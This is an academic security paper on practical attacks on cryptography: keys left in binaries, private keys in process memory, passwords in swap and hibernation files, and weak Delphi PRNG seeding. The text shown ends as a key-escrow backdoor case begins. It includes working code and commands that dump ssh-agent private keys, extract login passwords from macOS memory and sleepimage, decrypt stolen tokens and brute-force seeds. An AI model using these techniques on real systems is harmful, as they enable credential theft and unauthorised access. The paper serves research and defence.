J Comput Virol (2010) 6:207–237
DOI 10.1007/s11416-008-0117-x

ORIGINAL PAPER

Cryptography: all-out attacks or how to attack cryptography without intensive cryptanalysis

Jean-Baptiste Bedrune · Éric Filiol · Frédéric Raynal

Received: 26 August 2008 / Accepted: 30 November 2008 / Published online: 16 January 2009

Abstract This article deals with operational attacks leaded against cryptographic tools. Problem is approached from several point of view, the goal being always to retrieve a maximum amount of information without resorting to intensive cryptanalysis. Therefore, focus will be set on errors, deliberate or not, from the implementation or the use of such tools, to information leakage. First, straight attacks on encryption keys are examined. They are searched in binary files, in memory, or in memory files (such as hibernation files). We also show how a bad initialization on a random generator sharply reduces key entropy, and how to negate this entropy by inserting backdoors. Then, we put ourselves in the place of an attacker confronted to cryptography. He must first detect such algorithms are used. Solutions for this problem are presented, to analyze binary files as well as communication streams. Sometimes, an attacker can only access encrypted streams, without having necessary tools to generate such a stream, and is unable to break the encryption used. In such situations, we notice that it often remains information leakages which appear to be clearly interesting. We show how classic methods used in network supervision, forensics and sociology while studying social networks bring pertinent information. We build for example sociograms able to reveal key elements of an organization, to determine the type of organization, etc. The final part puts in place the set of results obtained previously through the analysis of a closed network protocol. Packet format identification relies on the behavioural analysis of the program, once all the cryptographic elements have been identified.

J.-B. Bedrune · F. Raynal
Sogeti ESEC, Paris, France
e-mail: jean-baptiste.bedrune@laposte.net

F. Raynal
e-mail: fred@security-labs.org

É. Filiol (✉)
Laboratoire de virologie et de cryptologie opérationnelles,
Laval, France
e-mail: filiol@esiea.fr; efiliol@wanadoo.fr

F. Raynal
MISC Magazine, Paris, France

1 Introduction and problematics

Flaws exploited by an attacker, when facing cryptographic tools, are sometimes related to the intrinsic properties of these tools or primitives. Generally, attacks are not on primitives themselves, but on their use or on their implementation. Everything in cryptography relies on randomness properties of the secret elements (keystream for stream ciphers, cryptographic keys for symmetric or asymmetric cryptography) and of the quantities produced by any encryption algorithm, ciphertext in the first place. Everything is contained in the concept of perfect secrecy, defined by Shannon [1]. The channel must not leak information—it is said to be hermetic—and the capture of a cryptogram should not reveal any information.[1]

And yet, the hermeticism of the channel relies on the equiprobability of plaintext messages, and on keys and cryptograms; hence on randomness, or on the idea we have about randomness: what seems to be random could not be that random, and what seems not could be much more than we think.

[1] It must be noted that all these notions are also applicable to asymmetric cryptography, though it relies on mathematical properties, such as primality, which is easier to define than randomness. The only difference with symmetric cryptography is that much bigger sets are used, so that once elements with undesirable mathematical properties—composite numbers for example—have been identified and discarded, other eligible elements are still numerous and ruled by equiprobability law.

Simply because randomness is a concept defined only by batteries of tests, and these tests can be manipulated [2,3]: the dual concepts of weak and strong simulability [4] are the essence of the art of concealment for attack or defense. In other words, once an attacker knows the tests used to evaluate and validate a cryptographic system or protocol—for example, in the industry, every system passing FIPS 140 tests [2,3,5,6] is likely to be used—he is able to insert a backdoor in this system that will be insensible for these tests. That is why countries with state-of-the-art skills in cryptography also keep secret some tests, as it possibly allows to detect cryptographic weaknesses not detected by adversaries on their own systems.[2]

We put ourselves in the place of an attacker confronted with a software that contains cryptography. The structure of this article follows the methodology used by an attacker, without resorting to intensive cryptography, demanding too many computations to be quickly profitable.

First, the software needs to be examined to check the presence of errors (classic or voluntary) related to key management. The binary file and its execution in memory are analyzed to verify if it does not contains secret data.

Second section deals with the detection and the identification of cryptography. If nothing useful has been found before, the code related to cryptographic routines must be identified. A new automation approach is presented here. Sometimes, the attacker cannot access the software, and contents himself with captures after the event, out of any context that could give him some clues. We show how to recognize an encrypted stream and the type of encryption used.

In the third section, risks related to the communication channel are presented. In some cases, there is indeed no need to retrieve cleartext data: examining the channel is enough to understand what happens. The existence of communications—even encrypted—is information leakage that could be useful for an attacker. Classic supervision methods, or post mortem analysis, reveal lots of things about the network, and the social network analysis does the same on people.

Finally, the last section is an example that illustrates previous results: we show how to develop a client for *OneBridge*, a synchronization solution developed by Sybase, by rebuilding the whole protocol.

2 "Attacking the Keys"

Keys, or more generally the idea of *secrecy*, are broadly used in numerous cryptographic primitives. Accessing them allows an attacker to perfectly usurp the owner's identity. Consequently, protecting keys must be an essential topic when cryptography is employed. Nevertheless, in many cases, keys, or more generally secrets, are (deliberately or not) mishandled.

2.1 Easy to point (but still common) weaknesses

During the analysis of a system, two kinds of secrets are distinguished:

1. those present in the files;
2. those present in the system memory at a given time.

Later on, a few examples associated to both situations will be detailed, as well as the case of the *memory files* (typically swap or hibernation files).

These errors follow a logical construction. First, a file is stored on the hard disk. Then, at any time, the system can map it into memory, for example to execute it. If a secret (e.g. a password) is requested, it will be also present in memory. Reading the memory with a good timing is enough to retrieve the secret. Moreover, programs that effectively clean the memory are an exception. Wherever the secret has been stored, it must be reset to 0 before freeing the memory it had took up as soon as it is not used anymore. If not, the secret will still be present until the memory zone is not used for something else. Therefore, if the process is swapped or the computer has been put into hibernation, it is normal to find these secrets in the corresponding files.

2.1.1 Keys in files

The case of the files is examined first. It concerns programs which contain themselves keys employed for cryptographic operations. We obviously think about polymorphic malware, whose first part is a decryption loop (often a simple `xor` or `add` with a machine word).

This behaviour is also found in popular and professional software. It is the case of an application which handles salaries, payslips, etc. The application is composed of a web server, which provides forms the user must fill to record operations. When connecting the server, a Java applet is downloaded on the client side. After having decompiled it, the following code has been found in a file named `RSACoder.java` (see listing 1.1):

```
1       public static final byte h[] = {
2           48, -127, -97, 48, 13, 6, 9, 42,
                -122, 72, -122, -9, 13, 1, 1,
                1, 5, 0, 3, -127,
3           ... };
4
5       public static final byte f[] = {
```

[2] In this article, it is supposed that no technique of weak or strong simulability has been applied. But will this solution last a long time? If not, it will practically be much more difficult, or even impossible, to handle such problems.

```
 6          48, -126, 2, 117, 2, 1, 0, 48, 13,
                6, 9, 42, -122, 72, -122, -9,
                13, 1, 1, 1,
 7          ...};
 8
 9      public static final byte j[] = {
10          48, 92, 48, 13, 6, 9, 42, -122,
                72, -122, -9, 13, 1, 1, 1, 5,
                0, 3, 75, 0,
11          ...};
12
13      public static final byte a[] = {
14          48, -126, 1, 83, 2, 1, 0, 48, 13,
                6,9, 42, -122, 72, -122, -9,
                13, 1, 1, 1,
15          ...};
```

Listing 1.1 RSA keys in a Java class

This application encrypts authentication tokens using RSA-512 or 1024. These arrays of numbers represent actually the public and private keys for each mode, in PKCS#1 and PKCS#8 formats.

This is obviously a glaring programming error. Developers chose to use the same classes for the client and the server. They grouped the RSA primitives into one class, `RSACoder`, and derived it into two classes `RSAEncoder` and `RSADecoder`. As the decryption should be only achieved on the server side, the client only needs `RSAEncoder`, and certainly not the private keys.

Decrypting authentication tokens is then made easy, all the more, the other classes give its structure.

```
1  #!/usr/bin/env python
2  import base64
3
4  p=int("DF...", 16)
5  q=int("B5...", 16)
6  n=p*q
7  d=int("E0...", 16)
8  token="k4...=="
9
10 msg=base64.b64decode(token)
11 c = int("".join(["%02x" % ord (i) for i in
       msg]), 16)
12
13 enc = hex(pow(c, d, n)) # chiffrement RSA
14 dec = ""
15 for i in range(2, len(enc)-1, 2):
16     dec += chr(int(enc[i:i+2], 16))
17
18 pos = 1
19 l = int(dec[0]);
20 print "login=[%s]" % (dec[pos: pos+l])
21 pos+=l
22 l = int(dec[pos]);
23 print "pwd=[%s]" % (dec[pos: pos+l])
24 pos+=l
25 l = 7
26 print "sessionID=[%s]" % (dec[pos: pos+l])
27 pos+=l
28 print "tstamp=[%s]" % (dec[pos:])
```

Listing 1.2 Decryption of the authentication tokens

The understanding is straightforward when using the listing 1.2:

```
>> ./decodetoken.py
login=[FRED_O]
pwd=[SECRET]
sessionID=[RAU26S03]
tstamp=[2007-12-17-15.54.14]
```

However, things are seldom as simple as that. First, it is not always possible to access the sources, which does not mean that keys are not also present in the binaries. It is easy to browse a source code to find explicit names relative to cryptography but really complex in closed binaries.

Shamir and van Someren [7] et Carrera [8,9] propose an approach based on entropy to detect keys present in binaries. They suppose that, when keys are stored in a binary form, their entropy is higher than the one of the rest of the file. As pointed out in [8,9], it is not the case anymore when they are represented in ASCII strings or in ASN.1. Moreover, this method only works for large keys.[3]

2.1.2 Keys in memory

Searching for keys in the memory of a system often looks like looking for a needle in a haystack. For readers who still have some doubts, the results provided by Bordes [10] or those about cold boot attacks [11] should convince you.

In this section, we take the example of the ssh agent. It is used to store private keys into memory. It is effectively recommended to protect his private keys with a passphrase, requested on each use. When these keys are intensively used, the passphrase must be typed and typed again. To avoid this, the agent keeps the keys in memory. The agent is first activated for that:

```
>> eval 'ssh-agent'
>>  env|grep -i ssh
SSH_AGENT_PID=22157
SSH_AUTH_SOCK=/tmp/ssh-UL WEQ22156/
    agent.22156
```

Then, `ssh-add` is used to add a key;

```
>> ssh-add
Enter passphrase for /home/jean-kevin/.
  ssh/id_dsa:
Identity added: /home/jean-kevin/.ssh/
  id_dsa (/home/jean-kevin/.ssh/id_dsa)
```

As only one private key has been provided, it is immediately taken into account. It is possible to check keys present in memory:

[3] His work dealt with RSA keys, which explains his hypothesis on the key sizes.

```
>> ssh-add -l
1024 b2:d4:19:92:c8:7e:00:1a:2b:06:63:02:21:10:45:35
  /home/jean-kevin/.ssh/id_dsa (DSA)
```

This command prints the public key fingerprint. Examining the sources, we note that the agent works with a UNIX socket, using a rudimentary protocol. For example, it is able to return a challenge or to send public keys back. There is (fortunately) no way to directly access the private keys.

Hence, when the `ssh` client needs to be authenticated by a server, it transforms itself into a proxy between the server and the agent: the server sends the challenge, the client transmits it to the agent which computes the good answer using the private key it owns. Then it sends this answer to the client, which returns it to the server.

Given the fact that no way is provided to access directly the private keys, they must be sought in agent memory. It must be straight off noted that the memory protection set by the agent is efficient. Currently, the user himself cannot access the process memory: only root is able to. Effectively, the `core` file generation is forbidden by default under Linux, because of the `prctl(PR_SET_DUMPABLE, 0);` call. As a side effect, this forbids the user to `ptrace()` the process.

The organization of the structures in the memory must be examined. The agent keeps all its information in a `idtable` table, which contains 2 lists: one for the RSA1 keys, and one for the RSA or DSA keys. For each key, an `identity` structure contains among others, apart from the pointer to the key itself, various information such as the lifetime in memory. The lifetime is infinite by default. Keys are declared in an OpenSSH internal structure (see listing 1.3, in `$OPENSSH/Key.h`).

```
1  struct Key {
2      int  type;
3      int  flags;
4      RSA *rsa;
5      DSA *dsa;
6  };
```

Listing 1.3 Keys structure in OpenSSH

So, structures are recovered while there are pointers to build them back. RSA and DSA types, which contains the keys we search for, are proper to OpenSSL. Finally, Fig. 1 describes the memory layout. The analysis of the structures must also include their scopes. Hence, the program developed to retrieve the keys might work in a more general case. It should be able to retrieve `Key` structures with OpenSSL or any program manipulating `DSA` objects of OpenSSL (Apache certificates, for example).

To correctly understand the memory layout and the related structures, a process is being debugged. According to the source code, private keys (and other information) are pointed to by global variables, that can be found into memory in the `bss` or `.data` section, whether they are initialized or not.

As an example, we retrieve DSA keys stored in the agent. The starting point is `idtable[2]`, whose address is retrieved by examining the `.data` section.

```
>> objdump -h `which ssh-agent`
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
 23 .data         00000034  00013868  00013868  00012868  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 24 .bss          000024ec  000138a0  000138a0  0001289c  2**5
                  ALLOC

>> sudo gdb -q -p $SSH_AGENT_PID
(gdb) dump memory data.mem 0x08059000 0x0805a000
                idtable[1]                idtable[2]
          [nentries] [idlist]  [nentries] [idlist]
08059c50  00 00 00 00 50 9c 05 08  01 00 00 00 40 44 06 08
    |....P.......@D..|
```

The address of the `identity` structure is 0x08064440, and contains a single key:

```
(gdb) x/8x 0x08064440
        [next]   [**prev]   [*key]     [*comment]
0x8064440:  0x00000000  0x08059c5c  0x08064218 0x080643e0
(gdb) x/s 0x080643e0
0x80643e0:   "/home/jean-kevin/.ssh/id_dsa"
```

The pointer on `comment` actually contains the filename of the keyfile. We are on the right track: it is really a private DSA key. The `Key` key located at 0x08064218 is now examined:

```
(gdb) x/4x 0x08064218
        type         flags        *rsa         *dsa
0x8064218: 0x00000002  0x00000000  0x00000000  0x08069748
        KEY_DSA
```

The real structure that describes the key is a `DSA` type, at the address 0x08069748:

```
          [pad] [version]  [param] [*p]
08069748: 00 00 00 00 00 00 00 00  01 00 00 00 90 97 06
          08 ................
          [*q] [*g]  [*pub] [*priv]
08069758: a8 97 06 08 c0 97 06 08  d8 97 06 08 80 96 06
          08 ................
          [*kinv] [*r]  [flags] [*meth]
08069768: 00 00 00 00 00 00 00 00  01 00 00 00 00 00 00
          00 ................
          [ref] [                      ] [       ]
08069778: 01 00 00 00 00 00 00 00  72 9b dd 5c 00 ba f6
          b7  ........r..\...
          [*engine]
08069788: 00 00 00 00  ....
```

The remaining work is to dump the `BIGNUM` structures for `p, q, g, pub, priv` to finally obtain the full private key.

Once this analysis has been achieved, a program able to dump the keys has been written (see listing 1.4 page suivante). Either the starting point is a known address, as




Fig. 1 Layout of the structures related to keys in the ssh agent

previously, or elements are detected into memory using simple heuristics. The structures used by OpenSSL have peculiar signatures, which make them easy to retrieve in the process memory.

```
1  int  dump_bignum(BIGNUM *num, void *addr)
2  {
3    BIGNUM *agent_num;
4
5    memread((long)addr, sizeof(*num));
6    memcpy(num, fmembuf, sizeof(*num));
7    agent_num = (BIGNUM *)fmembuf;
8
9    if (bn_wexpand(num, agent_num->top) ==
         NULL)
10     return 0;
11
12   memread((long)agent_num->d, sizeof
         (agent_num->d[0])*agent_num->top);
13   memcpy(num->d, fmembuf,sizeof(num->d[0])
         *num->top);
14   return 1;
15 }
16
17 int dump_private_key_dsa(DSA *dsa, void
       *addr)
18 {
19   ...
20   if ((dsa->p = BN_new()) == NULL)
21     fatal("dump_private_key_dsa:  BN_new
           failed (p)");
22   if (!dump_bignum(dsa->p, (void*)
         agent_dsa.p))
23     return 0;
24   ...
25 }
26
27 int dump_private_key(Key *key, void *addr)
       {
28   ...
29   switch (key->type) {
30
31     case KEY_RSA1:
32     case KEY_RSA:
33       return dump_private_key_rsa(key->
           rsa, ((Key*)(fmembuf))->rsa);
34     case KEY_DSA:
35       key->dsa = DSA_new();
36       return dump_private_key_dsa(key->
           dsa, ((Key*)(fmembuf))->dsa);
37     default:
38       break;
39   }
40 }
41
42 int  dump_idtable(void *addr) {
43
44   Idtab agent_idtable[3];
45
46   memread((void*)addr, sizeof idtable);
47
48   for (i=0; i<3; i++) {
49
50     for (nentry = 0; nentry<agent_idtable
         [i].nentries; nentry++) {
51       memread((void*)id, sizeof(Identity));
52       if (dump_private_key(key, ((Identity
           *)fmembuf)->key)) {
53
54     snprintf(buf, sizeof buf, "/tmp/key-%d
         -%d", i, nentry);
55     if (!key_save_private(key, buf, "", "
         ssh-dump powered"))
56       fprintf(stderr, "  unable to save
           key\n");
57     else
58       fprintf(stderr, "  key saved in %s\n
           ", buf);
59     }
60   }
61 }
```

Listing 1.4 Code used to dump ssh keys

Our program uses several functions proper to OpenSSH, such as `key_save_private()` that saves the key in a format directly comprehensible by OpenSSH.

```
>> nm ./ssh-agent|grep idtable
0804a980 t idtab_lookup
08059c20 B idtable
>> eval `./ssh-agent`
Agent pid 2757
>> export SSH_AGENT_PID=2757 ./ssh-dump -i 0x08059c20
Dumping pid=2757
dump_idtable(): read 1 item(s)
08059c20: 00 00 00 00 00 00 00 00  24 9c 05 08 01 00 00
          00  ................
08059c30: b8 4d 06 08 b8 4d 06 08  01 00 00 00 40 44 06
          08  .M...M......@D..
08059c40: 40 44 06 08     @D..

*** idtab[0]=0 ***

*** idtab[1]=0 ***

*** idtab[2]=1 ***
Dumping identity 0
dump_private_key_dsa(): read 1 item(s)
08064230: 00 00 00 00 00 00 00 00  01 00 00 00 68 43 06
          08  ............hC..
08064240: 80 43 06 08 98 43 06 08  b0 43 06 08 c8 43 06
          08  .C...C...C...C..
08064250: 00 00 00 00 00 00 00 00  01 00 00 00 00 00 00
          00  ................
08064260: 01 00 00 00 00 00 00 00  00 00 00 00 00 3a f4
          b7  .............:..
08064270: 00 00 00 00     ....
  key saved in /tmp/key-1-0
Bye bye agent=2757
```

The key can be directly used with OpenSSL:

```
>> sudo openssl dsa -in /tmp/key-1-0 -text
read DSA key
Private-Key: (1024 bit)
priv:
    00:9a:80:14:08:4e:38:a3:44:77:dd:cf:59:bc:12:
    d1:d3:46:78:a2:e9
pub:
    00:91:e7:27:3b:61:94:e3:9a:ec:d6:60:2b:95:f5:
    9b:95:0a:fc:fb:e1:e0:b4:c9:b3:8f:ec:6c:2f:f7:
    ...
P:
    00:c6:df:b9:2a:25:c0:f2:28:41:0e:91:6a:b5:4c:
    9e:06:3e:ac:fd:ce:8d:96:f6:8b:c7:d5:93:af:7c:
    ...
Q:
    00:e5:3a:ac:db:8b:6a:27:42:a9:ed:a4:40:a0:01:
    48:a9:61:33:03:29
G:
    00:bd:e7:9a:d7:38:3d:f0:94:de:a3:b2:07:de:fb:
    4f:c0:ee:da:f6:f6:fa:f4:93:c3:22:1a:8c:59:8c:
    ...
>>
```

…or as an identity for OpenSSH:

```
>> ssh -i /tmp/key-1-0 batman
You have mail.
Last login: Wed Apr  2 17:46:45 2008 from gotham
batman>>
```

Hence, keys stored in memory are retrieved. In the case of the OpenSSH agent, it is normal that keys are always present in memory, as the role of this program is precisely to keep them.




Fig. 2 Patterns to seek in memory **a** patterns for PKCS#8; **b** patterns for x509

More generally, it is recommended to distinguish operations needed to access the memory, from the search operations. For SSL certificates, private keys for certificates are stored in PKCS#8 and certificates in x509 v3. Figure 2 shows the patterns used to search for keys in memory. In that case, the whole target memory (Apache, for example) is dumped, and the wanted information is then researched.

For all these searches, it must be kept in mind that even if the secret is not used, it could still be present in memory. . ..

2.1.3 Keys in memory files

As explained in the introduction, once a secret is present in memory, it is susceptible to be written on the disk if suitable countermeasures are not taken. Two kinds of files reflect the memory state at a given time: the swap and the hibernation file (see also [12]).

Swap has been quickly considered as a potential source of problems. Especially, measures had to be taken to avoid data stored in an encrypted partition being written in plaintext on the swap.[4] Moreover, the approach followed by OpenBSD follows this logic [13]. Since then, most operating systems implement a similar option, not always present by default as shown later.

The hibernation file and its issues have been studied far more recently [12,14]. This file is used when the system is put into hibernation. The kernel copies the whole contents of the memory on the hard disk, in a dedicated file, and sets some parameters for the system to start again using this hibernation file. Once boot is finished, the system has the same state as it was prior to hibernation. Again, if sensitive data was present into memory, it will be written on the disk.

With the buzz around *cold boot attacks*, memory exploration has become trendy again. Numerous articles present it in details, using various approaches. Consequently, only a brief

[4] Other measures, for handling memory pages, are also proposed elsewhere, but are out of the framework of this paper.

history of what has been done under OS X will be explained here. Tests have been done under Tiger and Leopard, and results are the same for both systems.

In 2004, a first vulnerability has been disclosed [15] showing that the swap file contained the user password (among others) in plaintext. This problem has been fixed. Preventing it was all the easier as as UNIX systems provide a system call, `mlock()`, that avoids certain memory zones to be swapped on disk. Until then, it is obvious that if the password is still in the swap, it comes from an application, especially the one that handles sessions, `Loginwindow.app`. Indeed, the *cold boot attacks* authors still find it 4 years later. Knowing how an operating system works, it is not surprising to also find the password in the hibernation file.[5] Indeed, `mlock` avoids data to be swapped, but not to put it in the hibernation file.

As an example, we show how to retrieve this information in both cases. First, look at the memory. The `Loginwindow` process is used by a user to start his session. [16] reminds that the password is present in plaintext in memory. A python script (cf. listing 1.5) is written to create memory dumps with `vmmap`.[6] Password is present in two memory zones, in plaintext (password has been replaced by XXXXXXXXXXXXXXX):

```
>> sudo ./mdosx.py 103 stack malloc
Password:
['stack', 'malloc']
Dumping PID 103 ... done
>> ls *raw
ls *raw
103-malloc-00065000-00070000.raw 103-malloc-007a9000-007aa000.raw
103-malloc-01827000-01829000.raw 103-stack-b009e000-b009f000.raw
103-malloc-00080000-00084000.raw 103-malloc-007e7000-007f2000.raw
103-malloc-01829000-0182d000.raw 103-stack-b009f000-b00b7000.raw
...
>> grep -mc "XXXXXXXXXXXXXXX" *raw
Binary file 103-malloc-00300000-00405000.raw matches
Binary file 103-malloc-01800000-01826000.raw matches
```

In his advisory about the swap [15], the author reports that the password is often located near from the word `longname`. It can be verified here in the second file:

```
>>  strings -a 103-malloc-01800000-01826000.raw|grep -A3
longname
longname
Jean-Kevin LeBoulet
password
XXXXXXXXXXXXXXX
```

The word `longname` is indeed a good mark, as the information is correctly found.

[5] Is is surprising that no one noticed it before…

[6] `vmmap` is a tool proper to OS X, that displays memory zones of a process.

```
1
2  #!/usr/bin/env python
3
4  import os, sys, re
5
6  pid = sys.argv[1]
7  reg = sys.argv[2:]
8
9  f = os.popen("vmmap -w"+pid)
10 lines = f.readlines()
11 f.close()
12 gdb = open("dump.gdb", "w")
13 gdb.write("attach %s\n" % pid)
14
15 for l in lines:
16     for p in reg:
17         prg = re.compile(p, flags=re.
               IGNORECASE)
18         res = prg.match(l)
19         if res:
20             l = l[len(p):].strip()
21             prg = re.compile("[\da-f]+
                   -[\da-f]+", flags=re.
                   IGNORECASE)
22             res = prg.search(l)
23             if not res: continue
24             b, e = res.span()
25             mem = l[b:e]
26             start, end =  mem.split('-')
27             f = "%s-%s-%s.raw" % (pid, p.
                   lower(), mem)
28             cmd = "dump mem %s 0x%s 0x%s"
                   % (f, start, end)
29             gdb.write(cmd+"\n")
30
31 gdb.write("quit\n")
32 gdb.close()
33
34 os.system("gdb -q -x dump.gdb")
```

Listing 1.5 Memory dump under Mac OS X

Now the case of the hibernation file is examined. The password is searched from `longname`, as explained in [15]:

```
>> sudo strings -8 /var/vm/sleepimage |grep -A 4 -i
longname
longname
JeanKevLeB
password
XXXXXXXXXXXXXXX
shel/bin/basshouldunmoun
```

Searching shows that the password is present **10** times in the hibernation file:

```
>> sudo grep -c XXXXXXXXXXXXXXX /var/vm/sleepimage
10
```

Information, such as login and passwords, stored in the hibernation file, are related to the last user that put the computer into hibernation. Hence rebooting or powering of the machine will not erase this file.

What are the risks, knowing that these files are only accessible with the highest level of privileges? First, all the offline attacks work. That means copying the hard disk and analyzing it are enough to reveal its secrets. The reader might look at [17] to see how a key that modifies the least possible amount of memory can be built. However, direct access to

memory, for example using firewire (see [18] already give enough privileges to read the files.

Searching for passwords is not as easy as believed. As in the tools presented in [17], search is made easier because the password is known. We check if it is present more than we try to extract it from the raw memory. To achieve this, the structure of these files, or the memory layout of processes (as shown previously for ssh) must be must be reviewed more precisely.

2.2 Key derivation and PRNG

A major difficulty when developing encryption programs, once the implementation of the primitives has been achieved, is to generate entropy, used notably for key generation. Some solutions generate randomness using predictable parameters, or have a too weak a key space to obtain strong keys. Other ones use standard libraries to gather random data, whereas these generators are most of the time not cryptographically secure.

The Delphi generator Delphi is commonly used to develop applications dedicated to the general public. It has a pseudo-random generator, not suitable for cryptographic purposes. However, the majority of Delphi programs[7] rely on it.

The generator is initialized by the `Randomize` function. It returns 32 bits values via the `Random` function (it is actually the `RandInt` function detailed below). These functions are equivalent to the `srand` and `rand` functions in C, which are almost never used in cryptographic applications,[8] contrary to the Delphi primitives.

In version 5 and prior versions of Delphi, the initialization function gets a seed that depends only on the system time. Its value is the number of milliseconds passed since the beginning of the day:

```
procedure Randomize;
var
  st: _SYSTEMTIME;
begin
  GetSystemTime(st);
  RandSeed := ((st.wHour * 60 + st.wMinute
      ) * 60 + st.wSecond) * 1000
    + st.wMilliseconds;
end;
```

So there are 86,400,000 possible initialisations for this seed, which leads to an entropy of a bit more than 26 bits. This entropy, already weak, can be considerably downsized if an attacker has an approximate knowledge of the time on which the generator was initialized.

Further versions initialize the generator with a less predictible seed, not relying on the system time but on the computer uptime. Its size is still 32 bits:

```
procedure        Randomize;
var
  Counter: Int64;
begin
  if QueryPerformanceCounter(Counter) then
    RandSeed := Counter
  else
    RandSeed := GetTickCount;
end;
```

Random values are generated this way:

```
procedure       _RandInt; // Random alias
asm
{     ->EAX     Range    }
{     <-EAX     Result   }
        PUSH    EBX
        XOR     EBX, EBX
        IMUL    EDX, [EBX].RandSeed,08088405H
        INC     EDX
        MOV     [EBX].RandSeed,EDX
        MUL     EDX
        MOV     EAX,EDX
        POP     EBX
end;
```

The seed update, done each time the `RandInt` is called, is:

```
  RandSeed := RandSeed * $8088405 + 1;
```

Whatever the generator state is, it is possible to retrieve its previous state by decrementing the seed and multiplying it by the inverse of `$8088405`:

```
  RandSeed := (RandSeed - 1) * $d94fa8cd; // 0xd94fa8cd = 1 /
      0x8088405 Mod 2**32
```

It is supposed now that encryption keys have been generated using `Random`. These keys can be retrieved by an exhaustive search: all the keys are computed for each seed value, and are then tested. There will be at most 2^{32} computations, if there is no hypothesis on the seed value, which leads to a highly feasible attack.

Here is the (imaginary) case of a program that encrypts data whose first bytes are known. The key has been generated like this:

```
for i:= 0 to 15 do result:= result + IntToHex(Random($100),
    2);
```

An exhaustive search is achieved in a few steps:

1. a seed is generated;
2. a new seed is generated from the previous seed;
3. the known plaintext is encrypted;

[7] If not all…

[8] The only example we know is `PasswordSafe 3.0` by Bruce Schneier.

4. if ciphertext obtained is equal to our reference ciphertext, the key has been found. Else the computation starts again.

The following code implements the attack:

```
unsigned int RandSeed;

/* RandInt ripped from the originaly code, slightly modified */
unsigned int __declspec(naked) __fastcall RandInt(unsigned int LimitPlusOne)
{
    __asm{
        mov eax, ecx
        imul edx, RandSeed, 8088405h
        inc edx
        mov RandSeed, edx
        mul edx
        mov eax, edx
        ret
    }
}

int main()
{
    const unsigned char encrypted[16];
    const char plaintext[] = "---BEGIN BLOCK--"; /* The plaintext */
    unsigned char block[] = {                    /* The ciphertext */
        0x54, 0xF6, 0x0C, 0xB8, 0x78, 0x99, 0x55, 0xF1,
        0x46, 0x83, 0xB3, 0x96, 0x7F, 0x79, 0xCD, 0x80
    };
    unsigned char k[16];
    unsigned int current_seed = 0;
    int i = 0;

  /* Bruteforce the seed to obtain the key */
    do
    {
        current_seed++;
        RandSeed = current_seed;
        for(i = 0; i < 16; i++)
            k[i] = RandInt(0x100);
        aes128_setkey(&ctx, k);
        aes128_encrypt(&ctx, plaintext, encrypted);
    } while(memcmp(encrypted, block, 16));
    printf("%x\n", current_seed);
    for(i = 0; i < 16; i++)
        printf("%02x ", k[i]);
    return 0;
}
```

Weaknesses in RNG take a lot of time to be explained, that is why this example has been kept really basic. More substantial examples have been presented in [19,20].

2.3 Of keys and backdoors

There are usually two kinds of cryptographic backdoors found in "real life":

– a voluntary weakening of the system entropy, in order to find the encryption keys in a reasonable time.
  As an example, consider the known case of Lotus Notes. In 1997, the Swedish government audits the IBM suite used to handle mails and conferences. They discovered an important weakness in the message encryption process.
  At this time, the United States forbid the export of cryptographic products that used strong keys. This was the position taken by IBM when the vulnerability was disclosed: *"The difference between the American Notes version and the export version lies in degrees of encryption. We deliver 64 bit keys to all customers, but 24 bits of those in the version that we deliver outside of the United States are deposited with the American government. That's how it works today"*.
  These 24 bits are a constitute a critical difference: for those who do not have them, cracking a 64 bits key was almost impossible in 1997. On the other hand, when only 40 bits need to be determined, only a few seconds are necessary on a fast computer.
  It must be pointed out that this software was used by the German ministry of Defense, the French ministry of Education…and many other public establishments.
– a key escrow: a file is encrypted. Secret keys are then encrypted using a public key system, whose secret key belongs to an external entity. The result is then added to the encrypted file.

2.3.1 An example of key escrow

The software presented here is a commercial encryption software. It is rather widespread, particularly in France. Two evaluation versions are available, very different in their internals: encryption algorithms, structure of the encrypted files, etc. Both versions have contain a backdoor. The analysis presented concerns the most recent version available.

The program is written in C++ and intensely uses the Windows API. It compresses then encrypts file data, after having created a key protected by the user password.

